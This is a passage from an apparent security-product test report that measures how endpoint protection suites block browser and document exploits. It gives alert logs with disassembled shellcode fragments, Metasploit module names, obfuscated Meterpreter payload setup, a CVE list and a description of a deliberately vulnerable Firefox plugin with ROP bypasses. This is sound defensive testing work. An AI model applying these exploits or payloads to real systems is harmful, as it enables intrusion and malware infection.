
```
Mitigation   Lockdown

Platform     6.1.7601/x64 06_3c*
PID          1740
Application  C:\Windows\SysWOW64\runonce.exe
Description  Run Once Wrapper 6.1

Filename     C:\Users\test\AppData\Local\Temp\yypa.gif.exe

Command line:
"C:\Users\test\AppData\Local\Temp\yypa.gif.exe"
```

Figure 36 - Sandworm attack detected and blocked

HMPA detected and blocked the attack.

3.7.3.4 Firefox lockdown

We tested HMPA against the non-memory corruption based exploit in Firefox using Metasploit (the Firefox_proxy_prototype module). Although the exploit was able to run and execute shellcode, the in-memory load of the Meterpreter stage2 DLL was blocked.




Attack Intercepted

'Firefox 33.1.1' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   LoadLib

Platform     6.1.7601/x64 6f_02
PID          372
Application  C:\Program Files (x86)\Mozilla Firefox\firefox.exe
Description  Firefox 33.1.1

Callee Type  ProtectVirtualMemory
             0x126F27E8 (389120 bytes)

Stack Trace
#  Address  Module                   Location
-- -------- ------------------------ ----------------------------------------
1  75000976 hmpalert.dll             +0x50976
2  751DE33E KernelBase.dll           VirtualProtect +0x18
3  75000976 hmpalert.dll             +0x50976
4  0B768FB7 (anonymous; xul.dll)     Init +0x98
5  0B76BCB7 (anonymous; xul.dll)     command_handle
6  0B76BBD1 (anonymous; xul.dll)     command_handle +0x230
7  765833CA kernel32.dll             BaseThreadInitThunk +0x12
8  77619ED2 ntdll.dll                RtlInitializeExceptionChain +0x63
9  77619EA5 ntdll.dll                RtlInitializeExceptionChain +0x36
```

Figure 37 - Meterpreter stage2 DLL blocked

For the next test, we used the same exploit, but now with the download-and-execute payload, quite common among in-the-wild attacks to infect victim computers with malware.




Attack Intercepted

'Firefox 33.1.1' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   CallerCheck

Platform     6.1.7601/x64 6f_02
PID          2548
Application  C:\Program Files (x86)\Mozilla Firefox\firefox.exe
Description  Firefox 33.1.1

Callee Type  CreateProcess
             rund11.exe

Stack Trace
#  Address  Module                    Location
-- -------- ------------------------- ----------------------------------------
1  7659A5DA kernel32.dll              CreateProcessInternalA +0x123
2  7658109E kernel32.dll              CreateProcessA +0x2c
3  76602CCE kernel32.dll              WinExec +0xad

4  038A018B (anonymous; xul.dll)
            6a00                      PUSH          0x0
            68f0b5a256                PUSH          DWORD 0x56a2b5f0
            ffd5                      CALL          EBP
            e890ffffff                CALL          0x38a0129
            7275                      JB            0x38a0210
            6e                        OUTS          DX, BYTE [ESI]
            643131                    XOR           [FS:ECX], ESI
            2e657865                  JS            0x38a0208 ;NOT TAKEN
            00e8                      ADD           AL, CH
            0bff                      OR            EDI, EDI
```

Figure 38 - Download and execute shellcode blocked

For the third test, we used the local Windows binary execution payload.




Attack Intercepted

'Firefox 33.1.1' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   CallerCheck

Platform     6.1.7601/x64 6f_02
PID          3120
Application  C:\Program Files (x86)\Mozilla Firefox\firefox.exe
Description  Firefox 33.1.1

Callee Type  CreateProcess
             C:\Windows\system32\calc.exe

Stack Trace
#  Address  Module                    Location
-- -------- ------------------------- ----------------------------------------
1  7659A5DA kernel32.dll              CreateProcessInternalA +0x123
2  7658109E kernel32.dll              CreateProcessA +0x2c
3  76602CCE kernel32.dll              WinExec +0xad

4  04110099 (anonymous; xul.dll)
            bbf0b5a256                MOV           EBX, 0x56a2b5f0
            68a695bd9d                PUSH          DWORD 0x9dbd95a6
            ffd5                      CALL          EBP
            3c06                      CMP           AL, 0x6
            7c0a                      JL            0x41100b3
            80fbe0                    CMP           BL, 0xe0
            7505                      JNZ           0x41100b3
            bb4713726f                MOV           EBX, 0x6f721347
            6a00                      PUSH          0x0
            53                        PUSH          EBX
            ffd5                      CALL          EBP
            63616c                    ARPL          [ECX+0x6c], SP
```

Figure 39 - Execute shellcode blocked

For the last test, we used the LoadLibrary payload, with a network share.



Attack Intercepted

'Firefox 33.1.1' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   LoadLib

Platform     6.1.7601/x64 6f_02
PID          2720
Application  C:\Program Files (x86)\Mozilla Firefox\firefox.exe
Description  Firefox 33.1.1

Library      \\127.0.0.1\share\1.dll
```


Figure 40 - Loadlibrary shellcode blocked

Test results: HMPA detected and blocked all four attacks.

3.8 Performance impact

We tested the performance impact of HitmanPro.Alert (HMPA) by opening Internet Explorer 100 times. To get a baseline, we first measured the application start time on a non-protected system. After that, we tested Microsoft EMET as well.

We used the PassMark tool with the following parameters to test the performance of HMPA and EMET:



PassMark AppTimer

Application: C:\Program Files (x86)\Internet Explorer\iexplore
Cmd Line:
Log File: C:\Users\test\Desktop\performance\hitmanpro.
Window Name: New tab - Internet Explorer
Executions: 100 Delay: 1000 milliseconds

☐ New windows only ☐ Debug

Window Detection Method: ☑ Input Idle ☑ Window Name ☐ Visible ☑ Exact Match

Window Close Method: ☑ WM_CLOSE ☑ WM_SYSCOMMAND ☐ Alt-F4

Status: Iteration: 3 - 1 seconds until application is closed

Figure 41 - PassMark settings

The results of starting Internet Explorer 100 times (in seconds):

	Clean	HMPA	EMET
Average	0.301	0.649	2.630
Variance	0.009	0.016	0.007

As one can see, starting Internet Explorer (IE) protected by HMPA is half as fast compared to starting IE on a non-protected system (though still under one second). IE protected by EMET starts slower by a factor of eight than on a non-protected system, which is 405% slower than HMPA.

Also, the less than 4 megabyte (MB) footprint of the whole installation directory of HMPA is impressive. In addition, during our tests, we did not notice any significant slowdown because of HMPA.

4 Product comparison

The test was conducted as follows:

1. One default install Windows 7 Enterprise 64-bit Service Pack 1 virtual machine (VMware) endpoint was created. (Windows 7 64-bit was the most popular OS for the target audience). The default HTTP/HTTPS proxy was configured to point to the proxy running on a different machine. SSL/TLS traffic was not intercepted on the proxy, and AV's were configured to skip the proxy.
2. The security of the OS was weakened by the following actions:
    a. Microsoft Defender was disabled
    b. Internet Explorer Smartscreen was disabled
3. The following vulnerable software was installed:
    a. Java 1.7.0.17
    b. Adobe Reader 9.3.0
    c. Flash Player 15.0.0.152 (or Flash Player 16.0.0.287 in a small number of cases)
    d. Silverlight 5.1.10411.0
    e. Internet Explorer 8.0.7601.17514 or 10.0.9200.16521
    f. Firefox 33.1.1 or 27.0
    g. Chrome 38.0.2125.101
    h. Microsoft Office 2010 SP1

    These version numbers were specified with the following two requirements:
    1. The highest number of in-the-wild exploits should be able to exploit this specific version, thus increasing the coverage of the tests.
    2. The version must currently be popular among users.
4. Windows Update was disabled.
5. From this point, 15 different snapshots were created from this virtual machine, each with different endpoint protection products and one with none. This procedure ensured that the base system was exactly the same in all test systems. The following endpoint security suites, in the following configuration, were defined for this test:
    a. No additional protection, this snapshot was used to infect the OS and to verify the exploit replay
    b. Avast Internet Security 2015.10.2.2214
    c. Bitdefender Internet Security 2015 18.21.0.1497
    d. EMET 5.2.5546.19547
    e. Emsisoft Internet Security 9.0.0.5066
    f. ESET Smart Security 8.0.304.0
    g. F-Secure Internet Security 2.15 build 361
    h. HitmanPro.Alert 3.0.34.167
    i. HitmanPro.Alert 3.0.34.174. This build has been created by the feedback from MRG Effitas, so SurfRight developers were able to improve the efficacy of their products.
    j. Kaspersky Internet Security 15.0.1.415(b)
    k. Malwarebytes Anti-Exploit Premium 1.05.1.1016
    l. McAfee Internet Security 16.8.821
    m. Microsoft Security Essentials 4.7.205.0
    n. Norton Security 22.1.0.9
    o. Trend Micro Internet Security 8.0.1133

    The endpoint systems were installed with the default configuration, potentially unwanted software removal was enabled, and, if it was an option during install, cloud/community participation was enabled.
6. Two sources of exploits were used during the test: recent in-the-wild exploits (75% of the test cases) and Metasploit based exploits (25% of the test cases). In the case of Metasploit, we always used obfuscation on

every possible layer, the payload was Meterpreter Reverse HTTP payload, and the Meterpreter was in-house modified to encrypt the network traffic.

7. The virtual machine was reverted to a clean state and traffic was replayed by the proxy server. The replay meant that the browser was used as before, but instead of the original webservers, the proxy server answered the requests based on the recorded traffic. In this replay, no other traffic was allowed, which meant that unmatched requests (previously not recorded) were answered with HTTP 404 codes. When the "replayed exploit" was able to infect the operating system (OS), the exploit traffic was marked as a source for the tests. This method guarantees that exactly the same traffic will be seen by the endpoint protection systems, even if the original exploit kit goes offline during the tests. No exploit traffic test case was deleted after this step of the test, every test is included in the final results. In the case of HTTPS traffic, the original site was contacted, without replaying.
8. After new exploit traffic was approved, the endpoint protection systems were tested, in a random order. Before the exploit site was tested, it was verified that the endpoint protection had been updated to the latest version with the latest signatures and that every cloud connection was working. If there was a need to restart the system, it was restarted. In the proxy setup, unmatched requests were allowed to pass through and SSL/TLS was not decrypted in order to ensure malware delivery and C&C. No VPN was used during the test. When user interaction was needed from the endpoint protection (e.g. site is not recommended to visit, etc.), the block/deny action was chosen. When user interaction was needed from Windows, we chose the run/allow options, except for UAC. No other processes were running on the system, except the Process Monitor from Sysinternals and Wireshark (both installed to non-default directories).
9. After navigating to the exploit site, the system was monitored to check for new processes, loaded DLLs or C&C traffic.
10. After an endpoint protection suite was tested, a new endpoint protection was randomly selected for the test until all endpoint protection products were tested.
11. The process went back to step 7, until all 40 exploit site test cases were tested.


4.1 Analysis of the results

Whenever the product blocked the exploit or the malware at the following level, we marked it as blocked:

- URL blocked before delivering the exploit webpage
- HTML/Javascript/Flash/Silverlight/Java blocked before execution
- Exploit blocked via memory corruption protection
- Malware delivery blocked
- Starting or loading of the delivered malware blocked

Whenever the malware was able to start or load (either from disk or in-memory), we marked the test as a fail.

The results of the product comparison are shown below.



4.2 Detailed results

		Avast Internet Security 2015.10.2.2214	Bitdefender Internet Security 2015 18.21.0.1497	EMET 5.2.5546.19547	Emsisoft Internet Security 9.0.0.5066	ESET Smart Security 8.0.304.0	F-Secure Internet Security 2.15 build 361	HitmanPro Alert 3.0.34.167	HitmanPro Alert 3.0.34.174	Kaspersky Internet Security 5.0.1.415(b)	Malwarebytes anti-exploit premium 1.05.1.1016	McAfee Internet Security 16.8.821	Microsoft Security Essentials 4.7.205.0	Norton Security 22.1.0.9	Trend Micro Internet Security 8.0.1133
001	Angler	blocked	blocked	blocked	fail	blocked	blocked	blocked	blocked	blocked	blocked	fail	fail	blocked	blocked
002	Sweet Orange	blocked	blocked	blocked	blocked	blocked	blocked	fail	blocked	blocked	fail	blocked	blocked	blocked	blocked
003	HanJuan	fail	blocked	blocked	fail	fail	blocked	blocked	blocked	blocked	blocked	fail	fail	blocked	blocked
004	Fiesta	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked
005	Angler	blocked	blocked	fail	fail	fail	blocked	blocked	blocked	blocked	blocked	fail	fail	blocked	fail
006	Angler	blocked	blocked	fail	fail	blocked	blocked	blocked	blocked	blocked	blocked	fail	fail	blocked	fail
007	Angler	blocked	blocked	fail	fail	fail	blocked	blocked	blocked	blocked	blocked	fail	fail	blocked	fail
008	GongDa	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	fail	blocked	blocked
009	Angler	blocked	fail	blocked	fail	fail	blocked	blocked	blocked	blocked	blocked	fail	fail	blocked	fail
010	Standalone	blocked	blocked	blocked	fail	blocked	blocked	blocked	blocked	blocked	blocked	fail	blocked	blocked	blocked
011	Flash	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	fail	blocked	blocked	blocked
012	Angler	blocked	blocked	fail	fail	blocked	blocked	blocked	blocked	blocked	blocked	fail	fail	blocked	blocked
013	Standalone	blocked	blocked	blocked	fail	blocked	blocked	blocked	blocked	blocked	blocked	fail	fail	fail	blocked
014	Standalone	blocked	blocked	fail	fail	blocked	blocked	blocked	blocked	blocked	blocked	fail	fail	fail	blocked
015	Standalone	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	fail	blocked	blocked	blocked
016	Fiesta	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked
017	Kaixin	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked
018	Angler	blocked	blocked	blocked	fail	blocked	blocked	blocked	blocked	blocked	blocked	fail	fail	blocked	blocked
019	Angler	blocked	blocked	blocked	fail	fail	blocked	blocked	blocked	blocked	blocked	fail	fail	blocked	fail
020	Angler	blocked	blocked	blocked	fail	fail	blocked	blocked	blocked	blocked	blocked	fail	fail	blocked	blocked
021	Standalone	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked
022	Standalone	blocked	blocked	blocked	blocked	blocked	blocked	fail	blocked	blocked	fail	blocked	fail	blocked	blocked
023	Sweet Orange	blocked	blocked	blocked	blocked	blocked	blocked	fail	blocked	blocked	fail	blocked	blocked	blocked	blocked
024	Neutrino	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked
025	Angler	blocked	blocked	blocked	fail	fail	blocked	blocked	blocked	blocked	blocked	fail	fail	blocked	fail
026	RIG	blocked	blocked	blocked	fail	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked
027	Fiesta	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked
028	Sweet Orange	blocked	blocked	blocked	blocked	blocked	blocked	fail	blocked	blocked	fail	blocked	blocked	blocked	blocked
029	Magnitude	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked
030	Nuclear	blocked	blocked	blocked	fail	blocked	blocked	blocked	blocked	blocked	blocked	fail	blocked	blocked	blocked
031	ms13_022_silverlight_script_object	blocked	fail	blocked	fail	blocked	fail	blocked	blocked	fail	blocked	blocked	fail	blocked	fail
032	java_storeimagearray	blocked	fail	fail	blocked	blocked	blocked	blocked	blocked	blocked	fail	blocked	blocked	blocked	blocked
033	firefox_webidl_injection	fail	fail	fail	fail	fail	fail	blocked	blocked	fail	blocked	fail	fail	blocked	fail
034	ms14_064_ole_code_execution	blocked	blocked	blocked	fail	blocked	fail	blocked	blocked	blocked	blocked	fail	fail	blocked	fail
035	adobe_flash_pixel_bender_bof	blocked	blocked	blocked	fail	blocked	fail	blocked	blocked	blocked	blocked	fail	fail	blocked	fail
036	s14_012_cmarkup_uaf	blocked	blocked	blocked	fail	blocked	fail	blocked	blocked	blocked	blocked	fail	fail	blocked	fail
037	makro + powershell	fail	fail	fail	fail	blocked	fail	blocked	blocked	fail	blocked	blocked	fail	fail	fail
038	java self signed	blocked	fail	blocked	blocked	blocked	fail	blocked	blocked	blocked	fail	fail	blocked	blocked	blocked
039	ms14_060_sandworm	blocked	blocked	fail	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	blocked	fail
040	firefox_proxy_prototype	fail	fail	fail	fail	blocked	fail	blocked	blocked	fail	blocked	fail	fail	blocked	fail
	Total protection	**90,0%**	**82,5%**	**75,0%**	**42,5%**	**80,0%**	**80,0%**	**90,0%**	**100,0%**	**90,0%**	**85,0%**	**42,5%**	**45,0%**	**92,5%**	**65,0%**

Our conclusion based on the results is that the latest build of HitmanPro.Alert 3 offers very good protection against both memory corruption and non-memory corruption based exploits.

Note: Because it is difficult to obtain a diverse and large number of fresh in-the-wild exploits for this comparison, at the time of testing the in-the-wild exploit landing pages were already known for a considerable period of time. For security suites like Norton, Avast, Kaspersky and Bitdefender, it is reasonably expected that they will block these pages and payloads using reactive blacklist-based technologies that rely on prior discovery, like URL filtering, virus signatures.

4.3 Analysis of the vulnerabilities

The product comparison test included the following vulnerabilities:

CVE-2010-0188	Adobe Reader
CVE-2013-0074	Microsoft Silverlight
CVE-2013-2465	Oracle Java
CVE-2013-2551	Microsoft Internet Explorer
CVE-2013-3896	Microsoft Silverlight
CVE-2014-0322	Microsoft Internet Explorer
CVE-2014-0515	Adobe Flash Player
CVE-2014-0569	Adobe Flash Player
CVE-2014-1510	Mozilla Firefox
CVE-2014-1511	Mozilla Firefox
CVE-2014-4114	Windows OLE
CVE-2014-6332	Windows OLE
CVE-2014-8439	Adobe Flash Player
CVE-2014-8440	Adobe Flash Player
CVE-2014-8636	Mozilla Firefox
CVE-2015-0311	Adobe Flash Player

5 Artificial zero-day test

As we already demonstrated in previous attacks, the latest version of HitmanPro.Alert was successful in blocking all in-the-wild and Metasploit attacks. But in order to demonstrate the power of its hardware-assisted exploit mitigation, we needed something better. Our goal was to create a zero-day exploit in an application written just for demonstration purposes, and create an attack where traditional software-based exploit mitigation software (e.g. Microsoft EMET) fails to block the attack. Also, like real-world attacks not yet discovered by security researchers, an artificial zero-day exploit is unknown to blacklist-based technologies that rely on prior discovery, like URL filtering and virus signatures. It provides a more realistic picture of the capabilities of security software against real zero-day attacks.

For this demo application, we decided to create a new Firefox plugin, called ExploitMe, to test exploit mitigation solutions. ExploitMe consists of two main parts:

- A XPCOM Component for Mozilla Firefox that introduces basic exploitation primitives to the browser
- A customizable Exploit that provides an example to exploit the “vulnerabilities” introduced by the Component

We introduced two vulnerabilities in the Firefox plugin. Using the first vulnerability, an attacker can leak arbitrary memory contents, and using the second vulnerability, an attacker can force the browser to treat arbitrary addresses as function pointers.

The originally developed ROP attack and shellcode were able to bypass some of the software-based security solutions, but not all. In order to demonstrate the difference between software-based exploit mitigations and HitmanPro.Alert’s hardware-assisted exploit mitigation, SurfRight (the developer of HitmanPro.Alert) provided us with a ROP-chain and shellcode which universally bypass current software-based exploit mitigations in a generic way, while the hardware-assisted exploit mitigation technique blocks the attack. Although testing with an attack provided by the vendor who sponsored this test might sound unethical and unfair, we decided to keep the attack in the test and publish all the details about the attack: the ExploitMe plugin, our original ROP-chain and shellcode, as well as the ROP-chain and shellcode provided by SurfRight. By publishing all these components, others can replicate the test and confirm the difference between software-based and hardware-assisted mitigations.

Although subject-matter experts might be inspired by these bypass examples (e.g. to re-weaponize exploits for existing and unknown vulnerabilities), we decided to publish the attack code because of the following limitations:

- The implemented defeating techniques are not new and are already in the public domain. They include:
    - “Bypassing EMET 4.1” by Jared DeMott, Bromium
    - “Bypassing Microsoft EMET 5.1 - yet again” by SEC Consult
- The attack targets a demo plugin application, specifically built for this test. Users are not affected by this attack at all.
- The implemented attack works on an old, outdated, vulnerable Firefox version, which can be exploited by other, simpler attacks.

The appendix describes the usage and inner workings of both parts in order to help create useful test cases for exploit mitigation testing solutions.

Regarding the SurfRight provided exploit, as one can see, first an executable has to be run on the machine in order to generate the correct shellcode. This step is required in order to calculate the correct offset between functions in the DLLs needed for the attack, as this offset can be different from system to system. In a real world scenario, the offset can be leaked first to the attacker, and the attacker can dynamically compile the shellcode based on this information – similar to the Metasploit ms13_037_svg_dashstyle module.

The code can be downloaded from the following URL:

